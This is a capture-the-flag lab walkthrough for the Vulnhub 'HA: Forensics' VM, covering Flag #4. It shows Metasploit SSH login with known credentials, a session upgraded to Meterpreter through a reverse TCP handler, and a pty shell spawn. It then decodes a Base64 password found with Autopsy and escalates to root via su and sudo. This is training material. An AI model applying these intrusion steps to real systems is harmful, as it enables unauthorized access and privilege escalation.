Lab – CTF Walkthrough for HA: Forensics Flag #4

Overview

In this last lab, you will be tasked with capturing Flag #4 for this CTF.

Lab Requirements

This lab requires the use of VMware Workstation Player. The forensic target was built using VMware, and though it is an OVA file, it will not acquire an IP address using DHCP when imported into VirtualBox.

- Install of **VMware Workstation Player**
- Once virtual install of **Kali Linux for VMWare**.
- The OVA image file for HA: Forensics Target downloaded from **Vulnhub**

Begin the Lab!

If you ended your Meterpreter session established in the last lab, you can quickly reestablish it by just doing the following.


Make sure your Kali machine and the target have their network set to host-only.

Open a new terminal.

At the prompt, start Metasploit. **`Msfconsole`**

At the msf6 prompt, type in the following commands, one line at a time.

```
use auxiliary/scanner/ssh/ssh_login

set rhosts 192.168.107.129

set username jasoos

set password Password@1

exploit
```




```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.107.129
rhosts ⇒ 192.168.107.129
msf6 auxiliary(scanner/ssh/ssh_login) > set username jasoos
username ⇒ jasoos
msf6 auxiliary(scanner/ssh/ssh_login) > set password Password@1
password ⇒ Password@1
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[+] 192.168.107.129:22 - Success: 'jasoos:Password@1' 'uid=1001(jasoos) gid=1001(jasoos) groups=1001(jasoos) Linux
06:16:15 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux '
[*] Command shell session 1 opened (192.168.107.128:33549 → 192.168.107.129:22) at 2020-11-11 02:04:43 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.107.128:4433
[*] Sending stage (976712 bytes) to 192.168.107.129
[*] Meterpreter session 2 opened (192.168.107.128:4433 → 192.168.107.129:39540) at 2020-11-11 02:05:09 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > shell
Process 1099 created.
Channel 1 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
jasoos@ubuntu:~$ █
```

To send our Metasploit session to the background, we first need to assign it a session number.

At the prompt, type the following command.

sessions -u 1


Metasploit is now ready to be sent to the background. To do this and bring forward our Meterpreter session, type **sessions 2** at the prompt.



```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 2
[*] Starting interaction with 2 ...
```

Notice your prompt changes letting you know you now have a Meterpreter session established between Kali and your target.

Next, we need to establish a bash shell on the target. At the Meterpreter prompt, type the following commands one at a time. Do not leave off the tick!



```
meterpreter > shell
Process 1099 created.
Channel 1 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
jasoos@ubuntu:~$ █
```


```
shell
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

You are now back where you left off in the last lab.

Minimize your Meterpreter session and open a new terminal. At the terminal prompt type, autopsy and press enter.

Leave the terminal running as Autopsy needs it to stay active. Open a browser and at that address bar, type, `http://localhost:9999/autopsy`


Choose the open to open case.



Autopsy Forensic Browser 2.24

http://www.sleuthkit.org/autopsy/


Select the radio button for the case you want to open and press the OK button.



Select the case to open or create a new one

Name	Description	
● ForensicsCTF	None Provided	details
○ Forensics	None Provided	details


On the next screen, select the host to open.



Select the host to open or create a new one

	Name	Description	
○	Forensics	None Provided	details


On the next screen, select Analyze.



Select a volume to analyze or add a new image file.


	mount	name	fs type	
○	C:/	saboot.001-0-0	ntfs	details

On the next screen, click File Analysis.



From the right windowpane, scroll down until you find the cred.txt file. 2X click the entry. Scroll to the bottom windowpane to view the contents.

It appears to be Base64 encoding. We can use the echo command with a base 64 decoder to decipher the code.




```
r / r    creds.txt
r / r    flag3.txt
d / d    System Volume Information/
```

```
Contents Of File: C:/creds.txt

amVlbmFsaWlzYWdvb2RnaXJs
```

Open a new terminal prompt, type the following. (I pasted in the code.)

```
echo "amVlbmFsaWlzYWdvb2RnaXJs" | base64 -d
```



```
root@kali:~# echo "amVlbmFsaWlzYWdvb2RnaXJs" | base64 -d
jeenaliisagoodgirlroot@kali:~#
```


```
jeenaliisagoodgirlroot@kali:~#
```

Possibly a password.

Bring back up the Meterpreter session and enumerate the jasoon's home directory looking for clues.

```
cd /home
ls
su forensics
jeenaliisagoodgirl
sudo -l
sudo bash
cd /root
ls
cat root.txt
```

And we have flag #4 and root!



```
jasoos@ubuntu:~$ cd /home
cd /home
jasoos@ubuntu:/home$ ls
ls
forensic  jasoos
jasoos@ubuntu:/home$ su forensic
su forensic
Password: jeenaliisagoodgirl

forensic@ubuntu:/home$ sudo -l
sudo -l
[sudo] password for forensic: jeenaliisagoodgirl

Matching Defaults entries for forensic on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi

User forensic may run the following commands on ubuntu:
    (ALL : ALL) ALL
forensic@ubuntu:/home$ sudo bash
sudo bash
root@ubuntu:/home# cd /root
cd /root
root@ubuntu:/root# ls
ls
root.txt
root@ubuntu:/root# cat root.txt
cat root.txt

Root Flag: {9440aee508b6215995219c58c8ba4b45}

 !!  Congrats you have finished this task  !!

Contact us here:

Hacking Articles : https://twitter.com/hackinarticles

Jeenali Kothari  : https://www.linkedin.com/in/jeenali-kothari/

+-+-+-+-+-+ +-+-+-+-+-+-+-+
 |E|n|j|o|y| |H|A|C|K|I|N|G|
 +-+-+-+-+-+ +-+-+-+-+-+-+-+
__________________________________
root@ubuntu:/root# 
```

End of the lab and this CTF Challenge!